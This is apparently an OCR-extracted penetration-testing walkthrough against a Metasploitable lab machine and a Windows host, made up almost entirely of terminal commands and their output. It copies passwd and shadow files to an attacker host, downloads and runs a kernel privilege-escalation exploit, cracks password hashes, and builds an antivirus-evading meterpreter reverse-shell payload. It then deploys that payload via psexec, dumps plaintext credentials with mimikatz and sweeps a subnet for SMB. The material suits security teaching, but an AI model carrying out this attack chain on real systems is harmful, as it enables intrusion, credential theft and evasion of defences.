msfadmin@192.168.195.145's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Mar  8 23:16:27 2015
msfadmin@metasploitable:~$
```




```
msfadmin@metasploitable:~$ scp /etc/passwd root@192.168.195.158:/root/passwd
root@192.168.195.158's password:
passwd                                        100% 1624     1.6KB/s   00:00
```




```
msfadmin@metasploitable:~$ scp /etc/shadow root@192.168.195.158:/root/shadow
root@192.168.195.158's password:
/etc/shadow: Permission denied
```



```
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~#
```



```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



CVE Details
www.cvedetails.com/ ▾
CVEdetails.com is a free CVE security vulnerability database/information source. You can view CVE vulnerability details, exploits, references, metasploit ...

2.6.24

Vulnerability Search
Advanced CVE security vulnerability search form allows ...


Vulnerabilities By Type
Vulnerabilities By Type. Year, # of Vulnerabilities, DoS, Code ...

Vulnerability Feeds & Widgets
Vulnerability Feeds & Widgets. You can generate a custom ...

CVSS Score Distribution
Security vulnerability statistics and cve vulnerability distribution by ...

Vendors
Browsable list of software vendors. You can view full list of software ...


Adobe Flash Player
Security vulnerabilities of Adobe Flash Player : List of all related ...



Linux » Linux Kernel » 2.6.24 : Vulnerability Statistics

Vulnerabilities (324) Related Metasploit Modules (Cpe Name:*cpe:/o:linux:linux_kernel:2.6.24*)


Vulnerability Feeds & Widgets



Linux » Linux Kernel » 2.6.24 : Security Vulnerabilities


Cpe Name:*cpe:/o:linux:linux_kernel:2.6.24*
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **324** Page : 1 (This Page) 2 3 4 5 6 7



6	CVE-2010-1146	264	1	+Priv	2010-04-12	2012-03-19	6.9	None	Local	Medium	Not required	Complete	Complete	Complete

The Linux kernel 2.6.33.2 and earlier, when a ReiserFS filesystem exists, does not restrict read or write access to the .reiserfs_priv directory, which allows local users to gain privileges by modifying (1) extended attributes or (2) ACLs, as demonstrated by deleting a file under .reiserfs_priv/xattrs/.



− References For CVE-2010-1146

http://osvdb.org/63601
OSVDB 63601

http://secunia.com/advisories/39316
SECUNIA 39316


http://marc.info/?l=linux-kernel&m=127076012022155&w=2
MLIST [linux-kernel] 20100408 [PATCH #3] reiserfs: Fix permissions on .reiserfs_priv

Exploit! http://www.exploit-db.com/exploits/12130
EXPLOIT-DB 12130 Linux Kernel <= 2.6.34-rc3 ReiserFS xattr - Privilege Escalation *Author:*Jon Oberheide *Release Date:*2010-04-09 (linux) local


http://www.securityfocus.com/bid/39344
BID 39344 Linux Kernel ReiserFS Security Bypass Vulnerability *Release Date:*2010-09-23

http://xforce.iss.net/xforce/xfdb/57782
XF kernel-reiserfs-privilege-escalation(57782)


https://bugzilla.redhat.com/show_bug.cgi?id=568041 CONFIRM




```
msfadmin@metasploitable:~$ sudo fdisk -l
[sudo] password for msfadmin:

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0xc3a20c42

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1          30      240943+  83  Linux
/dev/sda2              31        1044     8144955    5  Extended
/dev/sda5              31        1044     8144923+  8e  Linux LVM
```




```
msfadmin@metasploitable:~$ df -T
Filesystem    Type   1K-blocks      Used Available Use% Mounted on
/dev/mapper/metasploitable-root
              ext3     7282168   1546848   5368320  23% /
varrun       tmpfs      257724       156    257568   1% /var/run
varlock      tmpfs      257724         0    257724   0% /var/lock
udev         tmpfs      257724        20    257704   1% /dev
devshm       tmpfs      257724         0    257724   0% /dev/shm
/dev/sda1     ext3      233333     25356    195930  12% /boot
```




Exploit! http://www.milw0rm.com/exploits/8572
MILW0RM 8572




```
msfadmin@metasploitable:~$ wget http://www.exploit-db.com/download/8572 -O escalate.c
--02:46:37--  http://www.exploit-db.com/download/8572
           => `escalate.c'
Resolving www.exploit-db.com... 198.58.102.135, 192.99.12.218
Connecting to www.exploit-db.com|198.58.102.135|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.exploit-db.com/download/8572/ [following]
--02:46:37--  http://www.exploit-db.com/download/8572/
           => `escalate.c'
Reusing existing connection to www.exploit-db.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [application/txt]

100%[==========================================================================================================================>] 2,878

02:46:38 (562.11 KB/s) - `escalate.c' saved [2878/2878]
```




```
msfadmin@metasploitable:~$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0      00000000 0        0        00000000 2
df91e200 4   0      00000000 0        0        00000000 2
dd39b800 7   0      00000000 0        0        00000000 2
dd8ec600 9   0      00000000 0        0        00000000 2
dd830400 10  0      00000000 0        0        00000000 2
df8b3e00 15  2759   00000001 0        0        00000000 2
ddf0cc00 15  0      00000000 0        0        00000000 2
ddf14800 16  0      00000000 0        0        00000000 2
df81fe00 18  0      00000000 0        0        00000000 2
```




```
msfadmin@metasploitable:~$ which gcc
/usr/bin/gcc
msfadmin@metasploitable:~$ gcc escalate.c -o escalate
msfadmin@metasploitable:~$ ./escalate 2759
msfadmin@metasploitable:~$ ls /tmp/shadow
/tmp/shadow
msfadmin@metasploitable:~$
```




```
msfadmin@metasploitable:~$ scp /tmp/shadow root@192.168.195.158:/root/shadow
root@192.168.195.158's password:
shadow                                        100% 1233     1.2KB/s   00:00
```




```
root@kali:~# mkdir crack
root@kali:~# mv passwd crack/
root@kali:~# mv shadow crack/
```




```
root@kali:~/crack# john unshadowed
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
guesses: 6  time: 0:00:00:07 35.21% (2) (ETA: Mon Feb  9 10:04:44 2015)  c/s: 8260  trying: indigo. - techno.
```




```
msf auxiliary(smb_enumusers_domain) > show options

Module options (auxiliary/scanner/smb/smb_enumusers_domain):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.195.159  yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass    batman           no        The password for the specified username
   SMBUser    Administrator    no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```




```
[*] 192.168.195.159 : WORKGROUP\ANYBODY_PC$, ANYBODY_PC\Victim
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
Name                  Current Value   Description
----                  -------------   -----------
LHOST                 192.168.195.160 IP of the metasploit handler
LPORT                 443             Port of the metasploit handler
compile_to_exe        Y               Compile to an executable
use_arya              Y               Use the Arya crypter
```




```
[*] Executable written to: /usr/share/veil-output/compiled/payload_rev.exe

Language:               cs
Payload:                cs/meterpreter/rev_tcp
Required Options:       LHOST=192.168.195.160  LPORT=443  compile_to_exe=Y
                        use_arya=Y
Payload File:           /usr/share/veil-output/source/payload_rev.cs
Handler File:           /usr/share/veil-output/handlers/payload_rev_handler.rc
```




```
[>] Please enter a command: checkvt

[*] Checking Virus Total for payload hashes...

[*] No payloads found on VirusTotal!
```




```
Module options (exploit/windows/smb/psexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST      192.168.195.159  yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin share
 (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass    batman           no        The password for the specified username
   SMBUser    Administrator    no        The username to authenticate as
```




```
msf exploit(psexec) > set EXE::Custom /usr/share/veil-output/compiled/payload_rev.exe
EXE::Custom => /usr/share/veil-output/compiled/payload_rev.exe
msf exploit(psexec) > set DisablePayloadHandler true
DisablePayloadHandler => true
```




```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain        User              Password
------     -------    ------        ----              --------
0;999      NTLM       WORKGROUP     ANYBODY_PC$
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;38352    NTLM
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
0;518847   NTLM       ANYBODY PC    Victim            Password1
```



```
root@kali:~# python ./msfrpc_smb.py -p batman -t 192.168.195.0/24
[+] Adding host 192.168.195.159 to /root/smb_hosts since the service is active on 445
